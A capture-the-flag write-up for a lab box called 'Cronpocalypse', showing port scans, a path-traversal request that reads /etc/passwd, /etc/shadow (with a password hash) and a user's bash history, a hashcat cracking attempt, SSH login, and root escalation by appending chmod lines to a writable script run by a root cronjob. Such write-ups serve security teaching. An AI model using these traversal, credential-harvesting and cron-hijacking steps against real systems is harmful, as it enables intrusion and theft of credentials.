

Cronpocalypse

1- rustscan target to identify open port

```
$ sudo rustscan -a 3.255.162.238 -u 5000 -- -Pn
[sudo] password for kali:
-----
| {} }| {} |{ { _ { _ _ }{ { _ / _ _ } / {} \ | \ | |
| .- \ | { _ | .- } } | | s .- } } \ _ _ } / ^ \ \ \ \
| _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
The Modern Day Port Scanner.
-----
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----
I don't always scan ports, but when I do, I prefer RustScan.

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 3.255.162.238:53
Open 3.255.162.238:22
Open 3.255.162.238:80
```

2- nmap scan for identified ports - enumerating services/version and default script scanning:

```


└─$ sudo nmap -sTCV -Pn -open -T4 -p22,53,80 3.255.162.238
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-07 16:30 -0400
Nmap scan report for ec2-3-255-162-238.eu-west-1.compute.amazonaws.com (3.255.162.238)
Host is up (0.027s latency).

Request                                Response
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.9 (protocol 2.0)
53/tcp    open  domain   (generic dns response: NXDOMAIN)
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
|     root-servers
|     nstld
|_    verisign-grs
| dns-nsid:
|_  NSID: \x1F (1f)
80/tcp    open  http     Werkzeug httpd 3.0.6 (Python 3.12.9)
|_ http-title: Home
|_ http-server-header: Werkzeug/3.0.6 Python/3.12.9

```

after verifying, nothing interesting for now

3- after accessing the webpage on port 80, we notice a php query



Not That Easy

4- LFI : We're able to access /etc/pass.

```
GET /read?file=../../../../../../../../etc/passwd HTTP/1.1
Host: 3.255.162.238
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://3.255.162.238/features
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.6 Python/3.12.9
3 Date: Sun, 07 Jun 2026 20:32:12 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 761
6 Connection: close
7
8 <pre>
9 root:x:0:0:root:/root:/bin/sh
10 bin:x:1:1:bin:/bin:/sbin/nologin
11 daemon:x:2:2:daemon:/sbin:/sbin/nologin
12 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
13 sync:x:5:0:sync:/sbin:/bin/sync
14 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
15 halt:x:7:0:halt:/sbin:/sbin/halt
16 mail:x:8:12:mail:/var/mail:/sbin/nologin
17 news:x:9:13:news:/usr/lib/news:/sbin/nologin
18 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
19 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
20 ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin
21 sshd:x:22:22:sshd:/dev/null:/sbin/nologin
22 games:x:35:35:games:/usr/games:/sbin/nologin
23 ntp:x:123:123:ntp:/var/empty:/sbin/nologin
24 guest:x:405:100:guest:/dev/null:/sbin/nologin
25 nobody:x:65534:65534:nobody:/sbin/nologin
26 ctf:x:1000:1000:Linux User,,,:/home/ctf:/bin/sh
27 </pre>
```

beside root user, we can see another user "ctf" that can have a valid shell on this machine

/etc/shadow is also accessible and we can see "ctf" user hash.

```
1 GET /read?file=../../../../../../../../etc/shadow HTTP/1.1
2 Host: 3.255.162.238
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
6 Accept:
7 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Referer: http://3.255.162.238/features
9 Accept-Encoding: gzip, deflate, br
10 Connection: keep-alive
11

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.6 Python/3.12.9
3 Date: Sun, 07 Jun 2026 20:35:11 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 401
6 Connection: close
7
8 <pre>
9 root:!:0:0:
10 bin:!:0:0:
11 daemon:!:0:0:
12 lp:!:0:0:
13 sync:!:0:0:
14 shutdown:!:0:0:
15 halt:!:0:0:
16 mail:!:0:0:
17 news:!:0:0:
18 uucp:!:0:0:
19 cron:!:0:0:
20 ftp:!:0:0:
21 sshd:!:0:0:
22 games:!:0:0:
23 ntp:!:0:0:
24 guest:!:0:0:
25 nobody:!:0:0:
26 ctf:$6$ctq1yihCNEY2Ptmc$qqPMZMCpyL7npgbdTLQ0EkAtLTzxwCmBVhvB6rIS
eBG0sPcQeEkuz3Se7e6nTQR7.Fi6LbLr.dNnLvQt.MUXA1:20133:0:99999:7:::
27 </pre>
```

I started by cracking the hash but after 10 minutes while my laptop started to really getting hot

(here the command I tried: `hashcat -m 1800 -a 0 hash3`

`/usr/share/wordlists/rockyou.txt`), I decided to go return and do more manual searching in the home folder.

5- bash history file was the place to find "ctf" password

```
1 GET /read?file=../../../../../home/ctf/.bash_history HTTP/1.1
2 Host: 3.255.162.238
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://3.255.162.238/features
8 Accept-Encoding: gzip, deflate, br
9 Connection: keep-alive
10
11
```

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.6 Python/3.12.9
3 Date: Sun, 07 Jun 2026 20:50:15 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 94
6 Connection: close
7
8 <pre>
9     echo "ctf:St[REDACTED] | chpasswd
10     su ctf
11     passwd
12     St[REDACTED]
13     exit
14 </pre>
```

6- connecting to the machine via ssh and found the first flag.

```
└─$ ssh ctf@34.253.237.175
```



```
ctf@34.253.237.175's password:
Welcome to the Cronpocalypse CTF Box!
ip-10-0-8-7:~$ ls
flag-user.txt
ip-10-0-8-7:~$ cat flag-user.txt
5[REDACTED] a
```

7- lab title was a big hint, so I went looking into cronjobs

```
ip-10-0-8-7:~$ ls -l /etc/cron*
/etc/cron.d:
total 0

/etc/crontabs:
total 4
-rw-r--r-- 1 root root 36 Feb 14 2025 root
ip-10-0-8-7:~$
ip-10-0-8-7:~$ ls -lah /etc/cron*
/etc/cron.d:
total 12K
drwxr-xr-x 2 root root 4.0K Feb 14 2025 .
drwxr-xr-x 1 root root 4.0K Jun 7 21:34 ..

/etc/crontabs:
total 16K
drwxr-xr-x 1 root root 4.0K Jan 8 2025 .
drwxr-xr-x 1 root root 4.0K Jun 7 21:34 ..
-rw-r--r-- 1 root root 36 Feb 14 2025 root
ip-10-0-8-7:~$ cat /etc/crontabs/root
* * * * * /bin/sh /opt/root_cron.sh 1
ip-10-0-8-7:~$ ls -la /opt/root_cron.sh
-rwxr-xr-x 1 root root 33 Feb 14 2025 /opt/root_cron.sh
ip-10-0-8-7:~$ cat /opt/root_cron.sh
#!/bin/sh
/bin/sh /tmp/backup.sh
ip-10-0-8-7:~$ ls -la /tmp/backup.sh
-rwxrw-rw- 1 root root 49 Feb 14 2025 /tmp/backup.sh
```

We see a cronjob running as root every minute that reads a file we can view. That cronjob executes a script we can write. This is the privilege-escalation vector.

8- added a line into that script to elevate the right it /root folder then for the flag.

```
ip-10-0-15-164:~$ echo 'chmod 777 /root'>> /tmp/backup.sh
ip-10-0-15-164:~$ echo 'chmod 777 /root/flag-root.txt'>> /tmp/backup.sh
ip-10-0-15-164:~$ ls /root
flag-root.txt
ip-10-0-15-164:~$ cat flag-user.txt
5
```

It's not very elegant, but it serves the purpose of this challenge. We could also add a line that opens a reverse shell so we'll get a root shell on our listener.

Happy hunting!